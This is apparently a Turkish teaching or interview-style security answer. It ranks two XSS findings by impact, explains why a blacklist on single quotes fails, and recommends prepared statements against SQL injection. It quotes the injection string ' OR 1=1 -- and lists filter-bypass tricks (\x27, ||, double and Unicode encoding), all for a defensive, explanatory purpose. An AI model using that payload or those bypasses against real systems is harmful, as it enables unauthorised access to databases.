VDP yetkilisine şöyle açıklarım: "Her iki bulgu da XSS kategorisinde ama impact'leri dünya ve gece gibi farklı. Birincisi için kurbanın kötü niyetli bir linke tıklaması şart ve etkilenen kullanıcı sıradan biri. İkincisinde ise saldırgan tek seferlik bir yorum yazıyor ve sisteminize giren her admin otomatik olarak kurban oluyor. Bu, saldırgana admin hesap ele geçirme, iç ağa sızma ve veri sızıntısı kapısını açıyor. Birini bu hafta kapatırsınız, ikincisini şu an kapatmanız gerekiyor."

2 — Çözüm Üretmek (Mitigation)

Yazılım ekibine şöyle anlatırdım:

Tek tırnağı yasaklamak, kapının kilidini kırmak yerine kapıya "girilmez" yazısı yapıştırmak gibi. Saldırgan bunu aşmak için onlarca yol bulur. Mesela ' yerine \x27, ya da OR yerine || kullanabilir. Ya da double encoding, Unicode encoding gibi yöntemlerle filtreyi tamamen atlatır. Blacklist yaklaşımı temelde "bildiğim kötü şeyleri engelliyorum" mantığına dayanır, ama saldırganın hayal gücü her zaman listenden daha geniştir.

Kökten çözüm: Prepared Statements (Parametrik Sorgular)

Sorunun özü şu: Normal SQL sorgusunda kod ile veri iç içe gidiyor. Kullanıcı ' OR 1=1 -- yazınca bu veri değil, sorgunun bir parçası haline geliyor ve veritabanı bunu komut olarak yorumluyor.

Prepared Statement'ta ise önce sorgunun iskeleti veritabanına gönderiliyor:

SELECT * FROM users WHERE email = ?

Veritabanı bu yapıyı compile ediyor. Sonra kullanıcının yazdığı ne olursa olsun, saf veri olarak yerine dolduruluyor. Yani kullanıcı ' OR 1=1 -- yazsa bile veritabanı bunu "email adresi aranan bir string" olarak görüyor, asla SQL komutu olarak değil.Bundan dolayı da Parametrik Sorgular şeklinde düzeltilmelidir.